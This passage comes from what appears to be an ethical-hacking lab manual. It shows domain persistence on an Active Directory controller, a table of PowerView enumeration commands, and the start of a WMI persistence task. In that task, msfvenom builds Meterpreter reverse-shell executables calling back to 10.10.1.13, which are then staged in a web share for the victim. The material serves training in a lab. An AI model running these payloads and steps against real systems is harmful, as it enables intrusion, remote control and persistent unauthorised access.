PS C:\Users\Martin> dir \\10.10.1.22\C$

Directory: \\10.10.1.22\C$

Mode                LastWriteTime         Length Name
----                -
d-----         2/1/2022   1:48 AM             inetpub
d-----         5/8/2021   1:20 AM             PerfLogs
d-r---         2/3/2022   4:37 AM          Program Files
d-----         2/3/2022   4:45 AM      Program Files (x86)
d-r---         4/7/2022   4:30 AM             Users
d-----         2/2/2022   1:32 AM             wamp64
d-----         2/1/2022   4:02 AM             Windows
-a-----         2/6/2022  10:47 PM             531 .htaccess

PS C:\Users\Martin>

```

47. We can see that the Domain Controller is now accessible to **Martin** and thus domain persistence has been established.

48. This concludes the demonstration of how to maintain domain persistence by exploiting Active Directory Objects.

49. Apart from the aforementioned PowerView commands, you can also use the additional commands in the table below to extract sensitive information such as users, groups, domains, and other resources from the target AD environment:

Commands	Description
Enumerating Domains	
<code>Get-ADDomain</code> <code>Get-NetDomain</code>	Retrieves information related to the current domain including their domain controllers
Enumerating Domain Policy	
<code>Get-DomainPolicy</code>	Retrieves the policy used by the current domain
Enumerating Domain Controllers	
<code>Get-NetDomainController</code>	Retrieves information related to the current domain controller
Enumerating Domain Users	
<code>Get-NetUser</code>	Retrieves information related to the current domain user
Enumerating Domain Computers	
<code>Get-NetComputer</code>	Retrieves the list of all computers existing in the current domain
Enumerating Domain Groups	
<code>Get-NetGroup</code>	Retrieves the list of all groups existing in the current domain
Enumerating Domain Shares	
<code>Invoke-ShareFinder -Verbose</code>	Retrieves shares on the hosts in the current domain
Enumerating Group Policies and OUs	
<code>Get-NetGPO</code> <code>Get-NetGPO select displayname</code>	Retrieves the list of all the GPOs present in the current domain
Enumerating Access Control Lists (ACLs)	
<code>Get-NetGPO %{Get-ObjectAcl -ResolveGUIDs -Name \$_.Name}</code>	Retrieves the users who are having modification rights for a group
Enumerating Domain Trust and Forests	
<code>Get-NetForest</code>	Retrieves the information of the current forest

50. Close all open windows and document all the acquired information.

51. Turn off the **Parrot Security** and **Windows Server 2022** virtual machines.

Task 8: Privilege Escalation and Maintain Persistence using WMI

WMI (Windows Management Instrumentation) event subscription can be used to install event filters, providers, and bindings that execute code when a defined event occurs. It enables system administrators to perform tasks locally and remotely.

Here, we will exploit WMI event subscription to gain persistent access to the target system.

Note: In this task we will create two payloads, one to gain access to the system and another for WMI event subscription.

1. Turn on the **Parrot Security** and **Windows Server 2019** virtual machines.
2. Switch to the **Parrot Security** virtual machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.


Note: If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.

Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

3. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

6. Now, type **cd** and press **Enter** to jump to the root directory.
7. Type the command **msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/Payload.exe** and press **Enter**.




```

Applications Places System [Terminal Icon] Thu Apr 7, 08:40
msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/Payload.exe - Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[root@parrot]~/home/attacker# cd
[root@parrot]~# msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/Payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
[root@parrot]~#

```

8. We will create a second payload for that, type the command **msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/wmi.exe** and press **Enter**.




```

[root@parrot]~# msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/Payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
[root@parrot]~# msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/wmi.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
[root@parrot]~#

```


9. We will transfer both payloads to the **Windows Server 2019** machine.
10. In the previous lab, we already created a directory or shared folder (share) at the location (/var/www/html) with the required access permission. So, we will use the same directory or shared folder (share) to share the malicious files with the victim machine.
Note: If you want to create a new directory to share the malicious files with the target machine and provide the permissions, use the below commands:
 - Type **mkdir /var/www/html/share** and press **Enter** to create a shared folder
 - Type **chmod -R 755 /var/www/html/share** and press **Enter**
 - Type **chown -R www-data:www-data /var/www/html/share** and press **Enter**
11. Copy the payload into the shared folder by typing **cp /home/attacker/Desktop/Payload.exe /var/www/html/share/** in the terminal window and press **Enter**.
12. Copy the second payload into the shared folder by typing **cp /home/attacker/Desktop/wmi.exe /var/www/html/share/** in the terminal window and press **Enter**.



```
Applications Places System [Terminal] Thu Apr 7, 08:44
cp /home/attacker/Desktop/wmi.exe /var/www/html/share - Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[root@parrot]~$ #cd
[root@parrot]~$ #msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/Payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
